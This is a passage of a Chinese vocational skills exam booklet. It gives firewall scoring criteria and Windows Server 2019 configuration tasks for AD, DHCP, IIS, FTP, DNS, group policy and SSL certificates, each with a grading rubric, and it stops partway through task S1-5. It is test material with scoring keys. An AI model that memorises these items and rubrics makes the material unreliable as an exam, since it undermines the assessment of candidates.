将各交换机的配置保存（使用命令 write，如：SWITCHA#write），并将配置代码写入各自的“设备名.txt ”文档中。存放到指定位置----考场说明指定路径\考生号\试卷编号（如 H1-1）*.txt.

六、评分标准

1．网络搭建（10 分）

序号	评分内容	评分点	分值（分）
1	创建子接口	配置两个子接口（少配置一个子接口扣2.5分	5
2	IP地址配置正确	检查配置命令是否所有配IP地址配置正确（10分）错误一处扣1分，扣完为止	5

2．防火墙配置（15 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	成功创建安全域	防火墙成功创建了要求安全域（少一处扣2分，全错无分）	5
2	防火墙	接口加入安全域	防护墙各个接口加入到指定安全域（错误一处扣3分，全错无分）	10

3．安全域配置（25 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	防火墙创建安全域策略	防火墙上配置安全域策略，放通了trust区域到dmz区域（具体不限）	10
2	防火墙	防火墙创建安	防火墙上配置安全域策略，放通了trust	5

		全域策略	区域到untrust区域（具体不限）	
3	防火墙	防火墙创建安全域策略	防火墙上配置安全域策略，放通了trust区域中的研发部到DMZ区域的服务器，但销售部门不可以访问（具体不限）	10

4．NAT 策略配置（10 分）

序号	设备	评分内容	评分点	分值（分）
1	防火墙	防火墙创建NAT策略	防火墙上配置NAT策略，使得生产部门和研发部门访问外网（具体不限）	10

5．开启黑名单（10 分）

序号	评分内容	评分点	分值（分）
1	开启黑名单	查看是否开启黑名单功能（5分）是否修改黑名单老化时间为5分钟（一点2.5分，共两点）	10

6．开启攻击防范配置（10 分）

序号	评分内容	评分点	分值（分）
1	开启攻击防范配置	配置tcp标志、tracert攻击、ping of death攻击、超大icmp报文攻击的防范（一点2.5分	10

7．测试结果（10 分）

序号	评分内容	评分点	分值（分）
1	测试连通性	PC1能够ping通服务器	1
2	测试连通性	PC3不能够ping通服务器	1
3	测试连通性	PC1能够ping通R1的回环口	1
4	测试连通性	PC3能够ping通R1的回环口	1
5	查看是否开启相关攻击防范配置	总要求开启4点攻击防范，少开启一点扣2分，全没开则无分	6

8．职业素质（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

模块二：专业核心模块

项目 1 Windows Server 服务器构建与管理

试题编号 S1-1：Windows 服务器构建与管理项目 1

一、项目概况

A 公司局域网已经初具规模，并且已经联入 Internet，公司的计算机中心新购置了一批服务器，用于搭建运行公司内部的业务信息系统的服务器端软件、对外发布公司信息的网站平台、向内网用户提供资源存取的平台，通过分析后，公司决定使用 Windows 平台。

二、项目配置需求

1．该公司选用 Windows 搭建服务器平台提供网站和资源访问，故首先要安装 Windows server 2019 网络服务器操作系统。

2．公司要求运行和管理公司内部的业务信息系统，可采用域对网络中的服务器和用户进行统一集中管理，提高管理效率和安全性。

3．采用 DHCP 服务器来配置和管理公司内部 IP 地址。

4．公司要求对外发布公司信息的网站平台，可采用 WEB 服务器为公司布局 WEB 站点。

5．公司要求向内网用户提供资源存取的平台，可采用 FTP 服务器为公司内网用户提供资源上传/下载服务。

6．采用 DNS 服务器为内网用户提供公司 WEB 站点和 FTP 站点的域名解析服务。

三、IP 地址规划

设备名称	主机名	IP 地址	子网掩码
网关	Gateway.jncc.com	192.168.10.1	255.255.255.0
Web 服务器	WebSrv.jncc.com	192.168.10.254	255.255.255.0
FTP 服务器	FtpSrv.jncc.com	192.168.10.253	255.255.255.0
域控服务器	DCSrv.jncc.com	192.168.10.251	255.255.255.0

四、配置实现

1．Windows Server 2019 系统安装（5 分）

在 VMware 虚拟机上安装 Windows Server 2019，虚拟系统存放到 D:\虚拟机

\WIN2019 目录中，内存分配为 2G，虚拟硬盘为 60G SATA 接口，网卡使用桥接模式连接，将计算机安装成功后桌面窗口抓屏保存到“企业 Windows 服务器配置项目.docx”（图片标题为“Windows 2019 系统安装-1”）。

2．安装和配置活动目录域（20 分）

（1）在域控服务器上安装活动目录，域名为 jncc.com，类型为独立域，创建名为 jncc01. jncc02. jncc03. jncc04 的四个域用户，新建组名为:“Manage”和“General”的组，名为:“管理”的 OU，将用户管理界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-1”）。

（2）把用户 jncc01. jncc02 用户加入组“Manage”，把用户 jncc03. jncc04 加入组 “General”，把用户组“Manage”、“General”加入 OU“管理”，并设置组“Manage”具有管理员权限、“General”组只具有用户权限，将组管理界面和权限界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-2”）。

3．配置 DHCP 服务器（10 分）

在网关服务器上安装 DHCP 服务组件，创建作用域，参数为：IP 地址：192.168.10.2/24 -192.168.10.250/24，排除地址范围 192.168.10.100/24 - 192.168.10.200/24，DNS：192.168.10.251，网关：192.168.10.1。将 DHCP 服务器属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DHCP 服务器-1”）。

4．配置 WWW 服务（10 分）

（1）在 Windows Server 系统中安装 IIS 服务器角色，在 IIS 中设置 Web 站点说明“湖南省专业技能抽查网站”，设置网站的主目录路径、IP 地址和端口分别为 C:\web_jncc，IP 为 192.168.10.254/24. 端口 80，设置 WEB 站点连接数为 100 和连接超时为 120 秒。将属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 WWW 服务-1”）。

（2）创建并设置网站主文档为 jncc.html、主文档内容为:“welcome to my home，this is jncc’s web”。

5．配置 FTP 服务器（10 分）

安装 FTP 服务组件，对 FTP 服务规则配置如下：禁用匿名登录；允许用户上

传；启用 FTP 用户隔离，使登录用户无法跳转出宿主目录；设置最大连接数为 100；只允许 192.168.10.0/24 的 IP 地址访问 FTP 服务器。将 FTP 服务器属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 FTP 服务器-1”）。

6．配置 DNS 服务（15 分）

设置 DNS 服务器的 TCP/IP 属性，指定 IP 为：192.168.10.251/24，网关为：192.168.10.1，首选 DNS 服务器 IP 地址为：192.168.10.251。安装 DNS 服务组件，创建正、反向主要区域，指定公司 WEB 站点的域名为：www.jncc.com（对应 IP 为 192.168.10.254），指定公司 FTP 站点的域名为：ftp.jncc.com（对应 IP 为 192.168.10.253）。将 DNS 服务器属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DNS 服务器-1”）。

7．测试，测试结果以文档形式提交（10 分）

（1）DHCP 测试：在物理机上测试 DHCP，获取 IP 地址、DNS 参数，将物理机 TCP/IP 参数显示界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DHCP 服务器-2”）。

（2）WEB 站点测试：在物理机上使用浏览器访问网站验证配置结果，将界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 WWW 服务-2”）。

（3）FTP 服务测试：在物理机上测试 FTP 服务，通过 IE 浏览器登录 FTP 站点，在 FTP 站点内创建一个文本文档 jncc.txt，并将该文档下载到本地桌面，同时测试用户隔离、IP 限制访问等设置，将测试结果截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 FTP 服务器-2”）

（4）DNS 测试：在物理机上测试 DNS，在 CMD 窗口使用“nslookup”命令将正、反向解析测试结果截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DNS 服务器-2”）。

8．提交配置文档（10 分）

将各配置结果截图保存，将所有截图保存到“企业 Windows 服务器配置项目.docx ”文档中并提交。

五、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 2GB 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	13.0 或以上	13.0 后的系统必须安装在 64 位操作系统中
3	办公软件	WPS	
4	Windows Server 2019 安装光盘镜像	ISO 文件	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

六、评分标准

1．Windows Server 2019 系统安装（5 分）

序号	评分内容	评分点	分值（分）
1	安装系统	成功安装，保存位置正确	3
2	基本参数设置	内存、硬盘参数正确	1
3	网络设置	桥接成功，IP 地址、子网掩码填写正确	1

2．安装与配置活动目录（20 分）

序号	评分内容	评分点	分值（分）
1	活动目录安装	活动目录安装成功	5
2	域名	域名、域类型配置正确	5
3	域用户和组	用户和组创建成功、用户分组正确	5
4	OU	创建成功，权限设置正确	5

3．配置 DHCP 服务器（10 分）

序号	评分内容	评分点	分值（分）
1	DHCP 服务安装	服务器安装成功	3
2	作用域创建	作用域创建成功	3
3	作用域参数	IP 地址范围、网关、保留地址、DNS 错一个扣 1 分	4

4．配置 WWW 服务（10 分）

序号	评分内容	评分点	分值（分）
1	IIS 安装 Web	Web 服务安装成功	3
2	参数设置	主目录路径、IP 地址、端口、站点连接数、连接超时参数，错一个扣 1 分	4
3	网站主文档	文档创建成功 2 分，主页内容正确 1 分	3

5．配置 FTP 服务器（10 分）

序号	评分内容	评分点	分值（分）
1	IIS 安装 FTP	服务器安装成功	3
2	参数设置	匿名登录、用户上传、用户隔离、连接数限制、IP 地址限制	7

6．配置 DNS 服务（15 分）

序号	评分内容	评分点	分值（分）
1	DNS 安装	服务器安装成功	3
2	作用区域创建	正向主要区域创建成功,反向主要区域创建成功，错一个扣 3 分	6
3	参数设置	主机记录、指针记录	6

7．测试（10 分）

序号	评分内容	评分点	分值（分）
1	DHCP 测试	物理机能获取网络参数	3
2	WEB 站点测试	物理机能访问网站	3
3	FTP 服务测试	物理机能从 FTP 上传下载少一个扣 1 分	3
4	DNS 测试	通过 nslookup 命令测试成功	1

8．网络项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

9．职业素质（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	能以用户和工程监理角度较好评估项目完成质量，对突发状况处理自如，故障判断分析准确	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S1-2：Windows 服务器构建与管理项目 2

一、项目概况

A 公司局域网已经初具规模，并且已经联入 Internet，公司的计算机中心新购置了一批服务器，用于搭建运行公司内部的业务信息系统的服务器端软件、对不同部门实现不同管理，同时实现 IP 地址自动分配，通过分析后，公司决定使用 Windows 平台。

二、项目配置需求

1．该公司选用 Windows 搭建服务器平台提供网站和资源访问，故首先要安装 Windows server 2019 网络服务器操作系统。

2．公司要求运行和管理公司内部的业务信息系统，可采用域对网络中的服务器和用户进行统一集中管理，提高管理效率和安全性。

3．要实现对不同部门不同管理，可采用 GPO 配置用户环境。

4．采用 DHCP 服务器来配置和管理公司内部 IP 地址。

三、IP 地址规划

设备名称	主机名	IP 地址	子网掩码
域控服务器	DCSrv.jncc.com	192.168.10.1	255.255.255.0

四、配置实现

1．Windows Server 2019 系统安装（15 分）

在 VMware 虚拟机上安装 Windows Server 2019，虚拟系统存放到 D:\虚拟机\WIN2019 目录中，内存分配为 2G，虚拟硬盘为 60G SATA 接口，网卡使用桥接模式连接，将计算机安装成功后桌面窗口抓屏保存到“企业 Windows 服务器配置项目.docx”（图片标题为“Windows 2019 系统安装-1”）。

2．安装和配置活动目录域（20 分）

（1）安装活动目录，域名为 jncc.com，类型为独立域，创建名为 jncc01．jncc02．jncc03．jncc04 的四个域用户，新建组名为：“Manage”和“General”的组，名为:“管理”的 OU,将用户管理界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-1”）。

（2）把用户 jncc01．jncc02 用户加入组“Manage”，把用户 jncc03．jncc04 加入组 “General”，把用户组“Manage”、“General”加入 OU“管理”，并委派

组“Manage”具有管理员权限、“General”只具有用户权限，将组管理界面和权限界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-2”）。

3．配置和管理组策略（20 分）

（1）创建组策略“GPO-Manage”和组策略“GPO-General”，为“GPO-Manage”配置密码策略（强制密码历史：24 个，最大密码时长：30 天，最小密码长度：14 个字符，密码必须符合复杂性需求：可用，使用可逆加密算法存储密码：不可用）；为组策略“GPO-General”配置统一桌面（桌面统一绿色背景）。将“GPO-Manage”配置的密码策略和“GPO-General”配置的统一桌面策略截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置和管理组策略-1”）

（2）将组策略“GPO-Manage”链接到“Manage”组，将组策略“GPO-General”链接到“General”组。将策略绑定结果截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置和管理组策略-2”）

4．配置 DHCP 服务器（15 分）

安装 DHCP 服务组件，创建作用域，参数为：IP 地址：192.168.10.2/24-192.168.10.250/24，DNS：8.8.8.8，网关：192.168.10.1，保留地址：192.168.10.100/24。将 DHCP 服务器属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DHCP 服务器-1”）。

5．测试，测试结果以文档形式提交（10 分）

（1）GPO-Manage 测试：为 jncc01 或 jncc02 用户配置密码，检查是否一定要满足“GPO-Manage”密码策略，不满足策略时提示错误。将测试结果截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置和管理组策略-3”）

（2）GPO-General 测试：用 jncc03 或 jncc04 用户登录域内计算机，检查桌面背景是否为绿色。将桌面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置和管理组策略-4”）

（3）DHCP 测试：在物理机上测试 DHCP，获取 IP 地址、DNS 参数，将物理机 TCP/IP 参数显示界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DHCP 服务器-2”）。

6．提交配置文档（10 分）

将各配置结果截图保存，将所有截图保存到“企业 Windows 服务器配置项目.docx ”文档中并提交。

五、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 2GB 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	13.0 或以上	13.0 后的系统必须安装在 64 位操作系统中
3	办公软件	WPS	
4	Windows Server 2019 安装光盘镜像	ISO 文件	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

六、评分标准

1．Windows Server 2019 系统安装（15 分）

序号	评分内容	评分点	分值（分）
1	安装系统	成功安装，保存位置正确	8
2	基本参数设置	内存、硬盘参数正确	3
3	网络设置	桥接成功，IP 地址、子网掩码填写正确	4

2．安装与配置活动目录（20 分）

序号	评分内容	评分点	分值（分）
1	活动目录安装	活动目录安装成功	5
2	域名	域名、域类型配置正确	5
3	域用户和组	用户和组创建成功、用户分组正确	5
4	OU	创建成功，权限设置正确	5

3．配置和管理组策略（20 分）

序号	评分内容	评分点	分值（分）
1	创建 GPO	GPO-Manage 和 GPO-General 创建成功	5
2	配置 GPO	GPO-Manage 密码策略和 GPO-General 统一桌面策略配置成功	10
3	链接 GPO	GPO-Manage 链接到 Manage 组，GPO-General 链接到 General 组	5

4．配置 DHCP 服务器（15 分）

序号	评分内容	评分点	分值（分）
1	DHCP 服务安装	服务器安装成功	3
2	作用域创建	作用域创建成功	4
3	作用域参数	IP 地址范围、网关、保留地址、DNS 错一个扣 2 分	8

5．测试（10 分）

序号	评分内容	评分点	分值（分）
1	GPO-Manage 测试	账号能正确设置密码	3
2	GPO-General 测试	桌面背景为绿色	3
3	DHCP 测试	物理机能获取网络参数	4

6．网络项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

7．职业素质（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	能以用户和工程监理角度较好评估项目完成质量，对突发状况处理自如，故障判断分析准确	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S1-3：Windows 服务器构建与管理项目 3

一、项目概况

A 公司局域网已经初具规模，并且已经联入 Internet，公司的计算机中心新购置了一批服务器，用于对公司内部高层发布重要信息以及向公司所有员工提供上传/下载资源的平台。通过分析后，公司决定使用 Windows 平台。

二、项目配置需求

1．该公司选用 Windows 搭建服务器平台提供网站和资源访问，故首先要安装 Windows server 2019 网络服务器操作系统。

2．公司要求公司内部高层发布重要信息，可采用 WEB 服务器。

3．要实现向公司所有员工提供上传/下载资源的平台，可采用 FTP 服务器。

4．采用 DHCP 服务器来配置和管理公司内部 IP 地址。

三、IP 地址规划

设备名称	主机名	IP 地址	子网掩码
网关	Gateway	192.168.10.1	255.255.255.0
Web 服务器	WebSrv	192.168.10.253	255.255.255.0
FTP 服务器	FtpSrv	192.168.10.252	255.255.255.0

四、配置实现

1．Windows Server 2019 系统安装（15 分）

在 VMware 虚拟机上安装 Windows Server 2019，虚拟系统存放到 D:\虚拟机\WIN2019 目录中，内存分配为 2G，虚拟硬盘为 60G SATA 接口，网卡使用桥接模式连接，将计算机安装成功后桌面窗口抓屏保存到“企业 Windows 服务器配置项目.docx”（图片标题为“Windows 2019 系统安装-1”）。

2．配置 DHCP 服务器（15 分）

安装 DHCP 服务组件，创建作用域，参数为：IP 地址：192.168.10.2/24-192.168.10.250/24，DNS：8.8.8.8，网关：192.168.10.1，保留地址：192.168.10.100/24。将 DHCP 服务器属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DHCP 服务器-1”）。

3．配置 WEB 服务器

（1）在 Windows Server 系统中安装 IIS 服务器角色 ，在 IIS 中设置站

点说明“A 公司内部网站”，设置网站的主目录路径为 C:\Web_jncc1．IP 地址为 192.168.10.253．端口为 8000。限制访问“A 公司内部网站”的连接数为 15，限制访问“A 公司内部网站”的访问带宽为 2048 字节，不允许匿名访问，使用 windows 身份验证登录“A 公司内部网站”。将用户管理界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 WEB 服务器-1”）

（2）创建并设置公司网站主文档为 jncc1.html、主文档内容为：“welcome to my home，this is jncc’s web”。

4．配置 FTP 服务器

设置 FTP 服务器的 IP 地址为 192.168.10.252/24，网关为 192.168.10.1，首选 DNS 服务器 IP 地址为 8.8.8.8。安装 FTP 服务组件，对 FTP 服务规则配置如下：允许匿名登录；允许用户上传；不启用 FTP 用户隔离；设置最大连接数为 100。将 FTP 服务器属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 FTP 服务器-1”）

5．测试，测试结果以文档形式提交（10 分）

（1）DHCP 测试：在物理机上测试 DHCP，获取 IP 地址、DNS 参数，将物理机 TCP/IP 参数显示界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DHCP 服务器-2”）。

（2）WEB 测试

在物理机上使用浏览器访问网站 http://192.168.10.253:8000 验证配置结果，将界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 WEB 服务-2”）。

（3）FTP 服务测试：在物理机上测试 FTP 服务，通过 IE 浏览器登录 FTP 站点，在 FTP 站点内创建一个文本文档 jncc.txt，并将该文档下载到本地桌面，同时测试用户隔离、IP 限制访问等设置，将测试结果截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 FTP 服务器-2”）

6．提交配置文档（10 分）

将各配置结果截图保存，将所有截图保存到“企业 Windows 服务器配置项目.docx ”文档中并提交。

五、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 2GB 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	13.0 或以上	13.0 后的系统必须安装在 64 位操作系统中
3	办公软件	WPS	
4	Windows Server 2019 安装光盘镜像	ISO 文件	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

六、评分标准

1．Windows Server 2019 系统安装（15 分）

序号	评分内容	评分点	分值（分）
1	安装系统	成功安装，保存位置正确	8
2	基本参数设置	内存、硬盘参数正确	3
3	网络设置	桥接成功，IP 地址、子网掩码填写正确	4

2．配置 DHCP 服务器（20 分）

序号	评分内容	评分点	分值（分）
1	DHCP 服务安装	服务器安装成功	6
2	作用域创建	作用域创建成功	6
3	作用域参数	IP 地址范围、网关、保留地址、DNS 错一个扣 2 分	8

3．配置 WWW 服务（20 分）

序号	评分内容	评分点	分值（分）
1	IIS 安装 Web	Web 服务安装成功	6
2	参数设置	主目录路径、IP 地址、端口、站点连接数、连接超时参数，错一个扣 1 分	5
3	身份验证配置	启用 windows 身份验证，禁用匿名用户登录	5
4	网站主文档	文档创建成功 2 分，主页内容正确 2 分	4

4．配置 FTP 服务器（15 分）

序号	评分内容	评分点	分值（分）
1	IIS 安装 FTP	服务器安装成功	5
2	参数设置	匿名登录、用户上传、用户隔离、连接数限	10

		制、IP 地址限制	

5．测试（10 分）

序号	评分内容	评分点	分值（分）
1	DHCP 测试	物理机能获取网络参数	2
2	WEB 测试	访问网站	2
3	WEB 身份验证测试	访问网站	3
4	FTP 测试	上传/下载文档	3

6．网络项目文档（10 分）

序号	评分内容	评分点	分值（分）
1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

7．职业素质（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	能以用户和工程监理角度较好评估项目完成质量，对突发状况处理自如，故障判断分析准确	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S1-4：Windows 服务器构建与管理项目 4

一、项目概况

A 公司局域网已经初具规模，并且已经联入 Internet，公司的计算机中心新购置了一批服务器，用于对内发布公司信息的网站平台和资源存取的平台，其中网站要求 SSL 安全访问。通过分析后，公司决定使用 Windows 平台。

二、项目配置需求

1．该公司选用 Windows 搭建服务器平台提供网站和资源访问，故首先要安装 Windows server 2019 网络服务器操作系统。

2．公司要求对内发布公司信息的网站平台，可采用 WEB 服务器为公司布局 WEB 站点。

3．公司要求安全的 WEB 访问，可申请 WEB 服务器证书提供 SSL 安全访问。

4．公司要求向内网用户提供资源存取的平台，可采用 FTP 服务器为公司内网用户提供资源上传/下载服务。

三、IP 地址规划

设备名称	主机名	IP 地址	子网掩码
Web 服务器	WebSrv.jncc.com	192.168.10.254	255.255.255.0
FTP 服务器	FtpSrv.jncc.com	192.168.10.253	255.255.255.0
域控服务器	DCSrv.jncc.com	192.168.10.251	255.255.255.0

四、配置实现

1．Windows Server 2019 系统安装（15 分）

在 VMware 虚拟机上安装 Windows Server 2019，虚拟系统存放到 D:\虚拟机\WIN2019 目录中，内存分配为 2G，虚拟硬盘为 60G SATA 接口，网卡使用桥接模式连接，将计算机安装成功后桌面窗口抓屏保存到“企业 Windows 服务器配置项目.docx”（图片标题为“Windows 2019 系统安装-1”）。

2.安装和配置活动目录域（10 分）

（1）安装活动目录，域名为 jncc.com，类型为独立域，创建名为 jncc01．jncc02．jncc03．jncc04 的四个域用户，新建组名为：“Manage”和“General”的组，名为:“管理”的 OU,将用户管理界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-1”）。

（2）把用户 jncc01. jncc02 用户加入组“Manage”，把用户 jncc03. jncc04 加入组 “General”，把用户组“Manage”、“General”加入 OU“管理”，并委派组“Manage”具有管理员权限、“General”只具有用户权限，将组管理界面和权限界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“安装与配置活动目录-2”）。

3. 配置 DNS 服务（5 分）

在域控制器上创建正、反向主要区域，指定公司 WEB 站点的域名为：www.jncc.com（对应 IP 为 192.168.10.254），指定公司 FTP 站点的域名为：ftp.jncc.com（对应 IP 为 192.168.10.253）。将 DNS 服务器属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DNS 服务器-1”）。

4. 配置 WWW 服务（15 分）

（1）在 Windows Server 系统中安装 IIS 服务器角色，在 IIS 中设置 Web 站点说明“湖南省专业技能抽查网站”，设置网站的主目录路径、IP 地址和端口分别为 C:\web_jncc，IP 为 192.168.10.254/24. 端口 80，设置 WEB 站点连接数为 100 和连接超时为 120 秒。将属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 WWW 服务-1”）。

（2）创建并设置网站主文档为 jncc.html、主文档内容为：“welcome to my home，this is jncc’s web”。

5. 配置 WEB 服务器证书（15 分）

在域控服务器中安装证书服务，为 Web 提供证书。在 IIS 中完成“申请证书”，“保存证书”，“下载证书”，“颁发证书”和“绑定证书”。将设置界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 WEB 服务器证书-1”）。

6. 配置 FTP 服务器（20 分）

设置 FTP 服务器的 IP 地址为 192.168.10.253/24，网关为 192.168.10.1，首选 DNS 服务器 IP 地址为 192.168.10.251。安装 FTP 服务组件，对 FTP 服务规则配置如下：禁用匿名登录；允许用户上传；启用 FTP 用户隔离，使登录用户无法跳转出宿主目录；设置最大连接数为 100；只允许 192.168.10.0/24 的 IP 地址访问 FTP 服务器。将 FTP 服务器属性界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 FTP 服务器-1”）。

7．测试，测试结果以文档形式提交（10 分）

（1）WEB 安全访问测试：启动 WEB 安全后，在浏览器上使用 https 访问网站，将界面截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 WEB 服务器证书-2”）。

（2）DNS 测试：在物理机上测试 DNS，在 CMD 窗口使用“nslookup”命令将正、反向解析测试结果截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 DNS 服务器-2”）。

（3）FTP 服务测试：在物理机上测试 FTP 服务，通过 IE 浏览器登录 FTP 站点，在 FTP 站点内创建一个文本文档 jncc.txt，并将该文档下载到本地桌面，同时测试用户隔离、IP 限制访问等设置，将测试结果截图保存到“企业 Windows 服务器配置项目.docx”（图片标题为“配置 FTP 服务器-2”）

8．提交配置文档（10 分）

将各配置结果截图保存，将所有截图保存到“企业 Windows 服务器配置项目.docx ”文档中并提交。

五、实施条件

1．硬件环境

序号	设备	数量	规格	备注
1	计算机	1 台	CPU 4 核 2.0GHZ 以上，内存 2GB 以上	

2．软件环境

序号	软件	版本	备注
1	桌面版操作系统	Windows 10	建议安装 64 位版本
2	VMware Workstation	13.0 或以上	13.0 后的系统必须安装在 64 位操作系统中
3	办公软件	WPS	
4	Windows Server 2019 安装光盘镜像	ISO 文件	用于在虚拟机中安装操作系统

3．考核时量

180 分钟。

六、评分标准

1．Windows Server 2019 系统安装（15 分）

序号	评分内容	评分点	分值（分）

1	安装系统	成功安装，保存位置正确	8
2	基本参数设置	内存、硬盘参数正确	3
3	网络设置	桥接成功，IP 地址、子网掩码填写正确	4

2．安装与配置活动目录（10 分）

序号	评分内容	评分点	分值（分）
1	活动目录安装	活动目录安装成功	2
2	域名	域名、域类型配置正确	2
3	域用户和组	用户和组创建成功、用户分组正确	3
4	OU	创建成功，权限设置正确	3

3．配置 DNS 服务（5 分）

序号	评分内容	评分点	分值（分）
1	DNS 安装	服务器安装成功	1
2	作用区域创建	正向主要区域创建成功,反向主要区域创建成功，错一个扣 2 分	4

4．配置 WWW 服务（15 分）

序号	评分内容	评分点	分值（分）
1	IIS 安装 Web	Web 服务安装成功	3
2	参数设置	主目录路径、IP 地址、端口、站点连接数、连接超时参数，错一个扣 1 分	10
3	网站主文档	文档创建成功 1 分，主页内容正确 1 分	2

5．配置 WEB 服务器证书（15 分）

序号	评分内容	评分点	分值（分）
1	申请证书	在服务器证书中存在一个已申请的证书	4
2	保存证书	在服务器证书中存在一个已保存的证书	4
3	下载证书	在服务器证书中存在一个已下载的证书	4
4	颁发证书	在服务器证书中存在一个已颁发的证书	4
5	绑定证书	网站配置需要 SSL 访问	4

6．配置 FTP 服务器（10 分）

序号	评分内容	评分点	分值（分）
1	IIS 安装 FTP	服务器安装成功	2
2	参数设置	匿名登录、用户上传、用户隔离、连接数限制、IP 地址限制	5
3	用户隔离	用户隔离测试成功	3

7．测试（10 分）

序号	评分内容	评分点	分值（分）
1	WEB 站点测试	物理机能访问网站	3
2	WEB 服务器证书	物理机通过 https 安全访问网站	4
3	FTP 服务测试	物理机能从 FTP 上传下载少一个扣 1 分	3

8．网络项目文档（10 分）

序号	评分内容	评分点	分值（分）

1	文档创建	按照要求创建、存放有关文档	5
2	文档质量	文档整洁、表达清晰、排版紧凑	5

9．职业素质（10 分）

序号	评分内容	评分点	分值（分）
1	现场管理	操作规范、场地整洁，电子数据存放规范，设备安放整齐合理	2
2	职业判断	能以用户和工程监理角度较好评估项目完成质量，对突发状况处理自如，故障判断分析准确	5
3	团队合作	举止文明，子任务划分合理，作业操作紧凑有序，有团队协作意识	3

试题编号 S1-5：Windows 服务器构建与管理项目 5

一、项目概况

A 公司局域网已经初具规模，并且已经联入 Internet，公司的计算机中心新购置了一批服务器，用于对公司电脑进行统一管理，其中公司总部和分部分别在不同地区。通过分析后，公司决定使用 Windows 平台。

二、项目配置需求

1．该公司选用 Windows 搭建服务器平台提供网站和资源访问，故首先要安装 Windows server 2019 网络服务器操作系统。

2．公司要求运行和管理公司内部的业务信息系统，可采用域对网络中的服务器和用户进行统一集中管理，提高管理效率和安全性。

3．采用 DHCP 服务器来配置和管理公司内部 IP 地址。

4．采用 DHCP 中继代理对分部计算机管理和分配 IP。

三、IP 地址规划

设备名称	主机名	IP 地址	子网掩码
网关	Gateway.jncc.com	192.168.10.1 192.168.20.1	255.255.255.0
域控服务器	DCSrv.jncc.com	192.168.10.254	255.255.255.0
测试机	Client.jncc.com	DHCP 获取	

四、配置实现

1．Windows Server 2019 系统安装（15 分）

在 VMware 虚拟机上安装 Windows Server 2019，虚拟系统存放到 D:\虚拟机\WIN2019 目录中，内存分配为 2G，虚拟硬盘为 60G SATA 接口，网卡使用桥接模式连接，将计算机安装成功后桌面窗口抓屏保存到“企业 Windows 服务器配置项目.docx”（图片标题为“Windows 2019 系统安装-1”）。

2．安装和配置活动目录域（30 分）

